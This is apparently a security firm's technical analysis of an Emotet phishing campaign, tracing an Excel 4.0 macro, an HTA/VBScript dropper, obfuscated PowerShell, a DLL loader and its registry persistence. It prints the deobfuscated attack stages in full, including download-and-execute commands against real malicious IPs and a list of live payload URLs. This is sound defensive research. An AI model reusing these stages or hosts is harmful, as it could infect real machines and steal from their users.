Technical Malware Analysis: The return of Emotet

notes.netbytesec.com/2022/02/technical-malware-analysis-return-of.html

Fareed

This post was authored by Taqi, Rosamira and Fareed.

Overview

NetbyteSEC malware analyst team has come across a Microsoft Excel document containing a malicious macro code. The suspicious email was received by our client. The malicious attachment seems to be an Emotet malware that is often used in phishing campaigns.

Emotet is a Trojan that primarily spreads through malicious spam attachments pretending to be invoices, shipping documents, delivery notification, etc. The attachment may arrive either via malicious script, macro-enabled document files, or malicious link, which will download the Emotet excutable upon execution. The Emotet emails may contain familiar branding designed to look like a legitimate email. Emotet may try to persuade users to click the malicious file.
The scenario of the analysis is as follows:



Figure 1: Flow of Emotet Attack

Email analysis

Spearphishing Attachment

Upon opening the victim's suspicious email attachment. The attachment is encrypted with the given password "1843". Since the attachment was encrypted, the Google mail server cannot scan for viruses. It was normal for an organization to encrypt their attachment however, the receiver should be aware of potential malicious content when received via email.

Figure 2 : Email details

Investigating the email, Netbytesec malware analyst noticed that the attackers used DNS name spoofing to impersonate their display name as a legitimate user. Also, attached to the email is an attachment of a zip file containing payload of the attackers.

Malicious document analysis

Further analysis will focus on the malicious document (XLS) used as the lure inside the password protected zip file.

MD5 Hash: 25995b47257212e2e3ca5f7704c9e830
Filename: untitled_176399.xls
File Type: Excel Binary File Format (.xls)

Upon opening the malicious document, the attacker used a common tactic deployed by cybercriminals to trick victims to click the “Enable Content” ribbon button display in Microsoft Excel as shown in Figure 3 below. Unsuspected victim will enable the content macro thus leading to the malicious script being executed in the background stealthily without the victim’s knowledge.



Figure 3 : Opening the malicious document

Enabling the content will execute the macro embedded in the lure document which will lead to malicious macro execution.

Investigating the Excel file, Netbytesec malware analyst found that there is a malicious Excel 4.0 macro stored inside the Excel file.

```
===============================================================================
FILE: untitled_176399.xls
Type: OLE
WARNING *** file size (36571) not 512 + multiple of sector size (512)
WARNING *** file size (36571) not 512 + multiple of sector size (512)
-------------------------------------------------------------------------------
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' RAW EXCEL4/XLM MACRO FORMULAS:
' SHEET: Macro2, Macrosheet
' CELL:J17, =EXEC("CMD.EXE /c ms^hta http://91.2^40.118.1^68/oo/aa/s^e.ht^m^l"), 0
' CELL:J24, =HALT(), 0
' CELL:J22, None,
' CELL:J18, None,
' CELL:J19, None,
' CELL:J20, None,
' CELL:J21, None,
' CELL:J23, None,
' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' EMULATION - DEOBFUSCATED EXCEL4/XLM MACRO FORMULAS:
' CELL:J17       , PartialEvaluation    , =EXEC("CMD.EXE /c ms^hta http://91.2^40.118.1^68/oo/aa/s^e.ht^m^l")
' CELL:J24       , End                  , HALT()
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|Suspicious|EXEC                |May run an executable file or a system       |
|          |                    |command using Excel 4 Macros (XLM/XLF)       |
|IOC       |CMD.EXE             |Executable file name                         |
|Suspicious|XLM macro           |XLM macro found. It may contain malicious    |
|          |                    |code                                         |
+----------+--------------------+---------------------------------------------+
```

Figure 4 : Results from OleVBA3 against the malicious attachment

As shown in the figure 4 above, the malicious code will try to execute an obfuscated code of *mshta http://91.240.118.168/oo/aa/se.html* via CMD.

Next, Netbytesec malware analysts perform VirusTotal lookup to check for any further clues on the IP address found in the VBA macro. It seems that 16 security vendors in VirusTotal flagged the IP address as malicious as shown in following figure.



Figure 5 : 16 security vendors flagged this IP address as malicious.

Futhermore, the community in VirusTotal also mentioned that the IP address is a collection of IP addresses used for the Emotet malware campaign. This convinces Netbytesec malware analyst that the IP address found in the Excel 4.0 macro is one of the Indicator of Compromise for the Emotet campaign.

Once the malicious document (maldoc) opens and enables the macro, the maldoc runs the macro code and downloads the se.html which contains malicious javascript payload. The deobfuscated Macro VBA code from the malicious excel document would look like this:

```
CMD.EXE /c mshta http://91.240.118.168/oo/aa/se.html
```

This malicious code uses *mshta.exe* which will fetch and execute HTA code in the se.html. The usage of mshta.exe is a common technique used by malicious attackers to execute Microsoft HTML Application (HTA) files. Mshta may execute Windows Script Host code (VBScript and JScript) contained within HTML, as its full name suggests. In this scenario, the code *se.html* was a javascript and visual basic scripting payload.

Based on the PCAP analaysis, below figure shows the HTTP request and response to the server (91.240.118.61) to fetch *se.html.* We will explain in the next section about what *se.html* does in this malicious attachment.

```
GET /oo/aa/se.html HTTP/1.1
Accept: */*
Accept-Language: en-MY,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; InfoPath.2)
Host: 91.240.118.168
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Fri, 28 Jan 2022 08:34:35 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 11075
Last-Modified: Thu, 27 Jan 2022 19:04:27 GMT
Connection: keep-alive
ETag: "61f2ecbb-2b43"
Accept-Ranges: bytes
```

Figure 6 : The captured network traffic that is generated by the malicious document.

Upon opening the malicious HTML file (*se.html)*, the HTML page appears to be protected by HTML Guardian per said by the banner in the display.

Figure 7 : Opening the se.html through the web browser

Trying to read through the browser's view source file also prevents us from getting more information regarding what the HTML content. Scrolling down the html file, Netbytesec malware analyst discovered some HTML code starting at line 65.

```
<html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.documentMode||do
```

Figure 8 : The content of the html file can be seen started at line 65
Netbytesec malware analyst started to investigate and analyzed the malicious payload *se.html* and found the code was obfuscated javascript code.

The figure below shows the obfuscated javascript code that Netbytesec malware analyst gained from *se.html*.

Figure 9 : Obfuscated Javascript se.html
Inspecting the code can see that the most of the script is used for the display page and only portion of the code for the malicious payload.

Figure 10 : HTML Structure of se.html

```
<script language="VBScript">
        Window.ReSizeTo 0, 0
        Window.MoveTo -4000, -4000

   CO = " $c3='ad{HgfRrtGdf}{HgfRrtGdf}St{HgfRrtGdf}rin{HgfRrtGdf}
   {HgfRrtGdf}g{HgfRrtGdf}
   (''ht{HgfRrtGdf}tp{HgfRrtGdf}://91.240.118.168/oo/aa/se.png'')'.replace('{HgfRrtGdf}',
   '');"
   AE = " -noexit $c1='({HgfRrtGdf}{HgfRrtGdf}Ne{HgfRrtGdf}{HgfRrtGdf}w{HgfRrtGdf}-
   Obj{HgfRrtGdf}ec{HgfRrtGdf}{HgfRrtGdf}t N{HgfRrtGdf}
   {HgfRrtGdf}et{HgfRrtGdf}.W{HgfRrtGdf}{HgfRrtGdf}e'.replace('{HgfRrtGdf}', '');"
   CM = " $c4='bC{HgfRrtGdf}li{HgfRrtGdf}{HgfRrtGdf}en{HgfRrtGdf}
   {HgfRrtGdf}t).D{HgfRrtGdf}{HgfRrtGdf}ow{HgfRrtGdf}{HgfRrtGdf}nl{HgfRrtGdf}{HgfRrtGdf}
   {HgfRrtGdf}o'.replace('{HgfRrtGdf}', '');"
   GN = "I`E`X $JI|I`E`X" + " "
   GA = "$JI=($c1,$c4,$c3 -Join '');"
   AGAGHAAAA = AE + CM + CO + GA + GN
   WS = Chr(87) & Chr(83) + "cr" + StrReverse(".tpi") + Chr(83) & Chr(104) + "ell"
   set HDsdgsdf = CreateObject(WS)
   fdfggdsr = Chr(Chr(49) & Chr(49) & Chr(50)) & Chr(Chr(49) & Chr(49) &
   Chr(49))+Chr(Chr(49) & Chr(49) & Chr(57)) & Chr(101)+Chr(114) & Chr(115) &
   Chr(104)+Chr(101) & Chr(108)+Chr(108) & Chr(32)
   HDsdgsdf.Run fdfggdsr + AGAGHAAAA, Chr(48)
        Close
</script>
<hta:application id="oHTA" applicationname="Bonjour" application="yes" width="10px"
height="10px"></hta:application>
<span style="visibility:hidden">qweasdzxc</span>
```

Figure 11 : VB script contained in an html file.

Based on figure 11 above, the syntax "*Window.ReSizeTo 0,0*" refers to nullifying the size of the script in the webpage. On other hand, '*visibility:hidden*' hides the appearance of the script while disabling click-ability on the element.

```
CO = " $c3='ad{HgfRrtGdf}{HgfRrtGdf}St{HgfRrtGdf}rin{HgfRrtGdf}{HgfRrtGdf}g{HgfRrtGdf}(''ht{HgfRrtGdf}tp{HgfRrtGdf}://91.240.118.1
AE = " -noexit $c1='({HgfRrtGdf}{HgfRrtGdf}Ne{HgfRrtGdf}{HgfRrtGdf}w{HgfRrtGdf}-Obj{HgfRrtGdf}ec{HgfRrtGdf}{HgfRrtGdf}t N{HgfRrtGc
CM = " $c4='bC{HgfRrtGdf}li{HgfRrtGdf}{HgfRrtGdf}en{HgfRrtGdf}{HgfRrtGdf}t).D{HgfRrtGdf}{HgfRrtGdf}ow{HgfRrtGdf}{HgfRrtGdf}nl{HgfR
GN = "I`E`X $JI|I`E`X" + " "
GA = "$JI=($c1,$c4,$c3 -Join '');"
AGAGHAAAA = AE + CM + CO + GA + GN
WS = Chr(87) & Chr(83) + "cr" + StrReverse(".tpi") + Chr(83) & Chr(104) + "ell"
set HDsdgsdf = CreateObject(WS)
fdfggdsr = Chr(Chr(49) & Chr(49) & Chr(50)) & Chr(Chr(49) & Chr(49) & Chr(49))+Chr(Chr(49) & Chr(49) & Chr(57)) & Chr(101)+Chr(114

wscript.echo fdfggdsr + AGAGHAAAA, Chr(48)

'HDsdgsdf.run fdfggdsr + AGAGHAAAA, Chr(48) #commented
```



Figure 12 : Deobfuscated VB script which leads to an obfuscated Powershell command.

Next, Netbytesec malware analyst start to investigate the script in the HTML file that does the execution of the obfuscated Powershell commands and able to retrieve the obfuscated Powershell payload.

Command and Scripting Interpreter: Powershell

The code mentioned in figure 12 are as follow:

```
PS C:\Users\forensik>  $c1='({HgfRrtGdf}{HgfRrtGdf}Ne{HgfRrtGdf}{HgfRrtGdf}w{HgfRrtGdf}-Obj{HgfRrtGdf}ec{HgfRrtGdf}{HgfRrtGdf}t N{HgfRrtGdf}{HgfRrtGdf}et{HgfRrtGdf}.W{HgfRrtGdf}{HgfRrtGdf}e'.re
 $c4='bC{HgfRrtGdf}li{HgfRrtGdf}{HgfRrtGdf}en{HgfRrtGdf}{HgfRrtGdf}t).D{HgfRrtGdf}{HgfRrtGdf}ow{HgfRrtGdf}{HgfRrtGdf}nl{HgfRrtGdf}{HgfRrtGdf}{HgfRrtGdf}o'.replace('{HgfRrtGdf}', '');
 $c3='ad{HgfRrtGdf}{HgfRrtGdf}St{HgfRrtGdf}rin{HgfRrtGdf}{HgfRrtGdf}g{HgfRrtGdf}(''ht{HgfRrtGdf}tp{HgfRrtGdf}://91.240.118.168/oo/aa/se.png'')'.replace('{HgfRrtGdf}', '');
 $JI=($c1,$c4,$c3 -Join '');
 echo $JI

(New-Object Net.WebClient).DownloadString('http://91.240.118.168/oo/aa/se.png')

PS C:\Users\forensik>
```

Figure 13 : Deobfuscated Powershell code.

From the decoded Powershell, Netbytesec malware analysts looked up the link URL *http://91.240.118.168/oo/aa/se.png* and found another malicious Powershell script. The *se.png* file contains Powershell code as shown in figure below.

```
$path = "C:\ProgramData\QWER.dll";
$url1 = 'http://farmmash.com/edh2fa/g2Q7Qbgs/';
$url2 = 'http://karensgardentips.com/cgi-bin/hfpv/';
$url3 = 'http://centrobilinguelospinos.com/wp-admin/w8528qkQnMPLDUc/';
$url4 = 'http://unitedhorus.com/wp-content/m3oxVSV2uYW2rbh/';
$url5 = 'http://vldispatch.com/licenses/JE6O12dfhrk/';
$url6 = 'http://il-piccolo-principe.com/wp-content/Ua9GvD7acXnDz/';
$url7 = 'http://hardstonecap.com/well-known/ps9kNMgc6/';
$url8 = 'http://3-fasen.com/wp-content/3Bl0hBbW/';
$url9 = 'http://baldcover.com/wp-admin/oRwkRUWpbJ55/';
$url10 = 'http://tastedonline.com/cgi-bin/GOHSO621K1mM6m/';
$url11 = 'http://wencollection.com/wp-admin/pY6t2bVC0QWEpk7Q/';
$url12 = 'http://tombet.net/jmaruk/fd8sVaiAcwcsfMdONH/';


$web = New-Object net.webclient;
$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10,$url11,$url12".split(",");
foreach ($url in $urls) {
   try {
       $web.DownloadFile($url, $path);
       if ((Get-Item $path).Length -ge 30000) {
           [Diagnostics.Process];
           break;
       }
   }
   catch{}
}
Sleep -s 4;cmd /c C:\Windows\SysWow64\rundll32.exe 'C:\ProgramData\QWER.dll',AADD;
```

Figure 14 : Powershell code from se.png that will downloads malicious DLL from available website

Based on the figure 14 above, the Powershell script basically will download an executable from the URLs and execute it using *Rundll32.exe*.

Malicious DLL analysis

Signed Binary Proxy Execution: Rundll32

According to the previous Powershell command, the malicious script downloads the malicious DLL file and saves it at *C:\ProgramData* folder with name *QWER.DLL*. Next, the Powershell command will call *cmd.exe* to execute RunDLL.exe with QWER.DLL as its DLL path and "AADD" as its arbitrary export.

Figure 15: Powershell execution to run malicious DLL files with arbitrary arguments

As shown in the red box in figure below, at the end of the script, the script will execute the command to begin the DLL binary execution.

Figure 16: DLL execution

"AADD" is the export argument used for executing QWER.DLL. However, the arguments can be anything and arbitrary as long as it is not empty or null in order to run it as intended. After that, a second Powershell execution will be triggered.

Figure 17: Rundll32.exe executable running the malicious file with specific arguments, 'DllRegisterServer'

The second execution will only run after the first execution of the malicious DLL which contains arbitrary arguments as a trigger point. The secondary execution contains the real entry point of the malicious DLL which uses cmd.exe to call Rundll32.exe with the export arguments of '*DllRegisterServer*'.

This behavior can be found in the disassembled code where the malware first will decrypt or unpack their code in the heap and then call the address of the unpacked code at the address 10046FA3 as shown in the figure below.

```
10046f7f ...  JZ      LAB_10046fca
10046f81 ...  MOV     EAX, dword ptr [EBP + local_48]
10046f84 ...  MOV     this, dword ptr [EAX]
10046f86 ...  MOV     EDX, dword ptr [EBP + local_18]
10046f89 ...  ADD     EDX, dword ptr [this + 0x28]
10046f8c ...  MOV     dword ptr [EBP + local_60], EDX
10046f8f ...  MOV     EAX, [DAT_1006d448]                    ; = ??
10046f94 ...  PUSH    EAX
10046f95 ...  MOV     this, dword ptr [DAT_1006d444]         ; = ??
10046f9b ...  PUSH    this
10046f9c ...  MOV     EDX, dword ptr [DAT_1006d440]          ; = ??
10046fa2 ...  PUSH    EDX
10046fa3 ...  CALL    dword ptr [EBP + local_60]             ; Decrypted code. Malicious function
10046fa6 ...  MOV     dword ptr [EBP + local_5c], EAX
10046fa9 ...  CMP     dword ptr [EBP + local_5c], 0x0
10046fad ...  JNZ     LAB_10046fbe
10046faf ...  PUSH    0x45a                                  ; DWORD dwErrCode for SetLastError
10046fb4 ...  CALL    dword ptr [->KERNEL32.DLL::SetLastError]
10046fba ...  JMP     LAB_10046fec
```
Figure 18: The sample call the unpacked code

In the unpack/decrypted code, there are two main functions that the subroutine will do. The first one is to spawn the Rundll32 command and the second part of the subroutine is to exit the process. When the spawn of the Rundll32 function is being called, it will literally run the

command with the export name “DllRegisterServer” which will invoke the “DllRegisterServer” export function at the second stage.

In the figure 19 below, the sample build up and import CreateProcessW Windows API from kernel32.dll and runs the function which lead to the command execution of Rundll32 application.



Figure 19: QWER.DLL sample import CreateProccessW Windows API

Drilling down the inner code of the export *DllRegisterServer* will gave us a clue what does the function does. The first subroutine in the function will do the unpacking process of the code into an allocated memory and return the address in EAX register. The address then will be invoke at line *0x10045da0* as shown in following figure.

```
                        DllRegisterServer
10045d30 ...  PUSH      EBP
10045d31 ...  MOV       EBP, ESP
10045d33 ...  SUB       ESP, 0x1c
10045d36 ...  MOV       EAX, [DAT_100695e8]                    ; = BB40E64Eh
10045d3b ...  XOR       EAX, EBP
10045d3d ...  MOV       dword ptr [EBP + local_c], EAX
10045d40 ...  MOV       byte ptr [EBP + local_20], 0x44
10045d44 ...  MOV       byte ptr [EBP + local_1f], 0x6c
10045d48 ...  MOV       byte ptr [EBP + local_1e], 0x6c
10045d4c ...  MOV       byte ptr [EBP + local_1d], 0x52
10045d50 ...  MOV       byte ptr [EBP + local_1c], 0x65
10045d54 ...  MOV       byte ptr [EBP + local_1b], 0x67
10045d58 ...  MOV       byte ptr [EBP + local_1a], 0x69
10045d5c ...  MOV       byte ptr [EBP + local_19], 0x73
10045d60 ...  MOV       byte ptr [EBP + local_18], 0x74
10045d64 ...  MOV       byte ptr [EBP + local_17], 0x65
10045d68 ...  MOV       byte ptr [EBP + local_16], 0x72
10045d6c ...  MOV       byte ptr [EBP + local_15], 0x53
10045d70 ...  MOV       byte ptr [EBP + local_14], 0x65
10045d74 ...  MOV       byte ptr [EBP + local_13], 0x72
10045d78 ...  MOV       byte ptr [EBP + local_12], 0x76
10045d7c ...  MOV       byte ptr [EBP + local_11], 0x65
10045d80 ...  MOV       byte ptr [EBP + local_10], 0x72
10045d84 ...  MOV       byte ptr [EBP + local_f], 0x0
10045d88 ...  LEA       EAX=>local_20, [EBP + -0x1c]
10045d8b ...  PUSH      EAX
10045d8c ...  MOV       ECX, dword ptr [DAT_1006d44c]          ; = ??
10045d92 ...  PUSH      ECX
10045d93 ...  MOV       ECX, DAT_1006d430                      ; = ??
10045d98 ...  CALL      FUN_10045780                           ; Unpack code and return address to eax
10045d9d ...  MOV       dword ptr [EBP + local_8], EAX
10045da0 ...  CALL      dword ptr [EBP + local_8]              ; ; Call the unpack code
10045da3 ...  XOR       EAX, EAX
10045da5 ...  MOV       ECX, dword ptr [EBP + local_c]
```

Figure 20: DllRegisterServer code

In this unpacked section, the malware makes the connection to three different C2 IP addresses which will be explained in section *TA001 Command and Control* in the next section ahead.

Registry Run Keys / Startup Folder

After the malware attempts to register at startup of the windows as persistence mechanism, it will move and rename QWER.DLL to a new path with a new arbitrary name of DLL and new arbitrary arguments. It will register on HKEY-USERS that contains user-specific configuration information for all currently active users on the computer.



Figure 21: Malware attempt to register at startup of the windows as persistence mechanism, with alongside new binary with new arguments at new path

The persistence of the malware is set up to be running when the victim starts up their machine through Windows Registry's register at *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run*.

Figure 22: Again, arbitrary arguments is used to trigger and run the new malicious DLL

Figure 23 : New malware with persistence at boot start-up executing DllRegisterServer
At this point, the malware is well set up and hidden in a new path and persistence. It will run every time the current user is booting up their machine.

Command and Control

During investigation, the communication with the C2 server was captured by Sysmon log activity via port 8080.

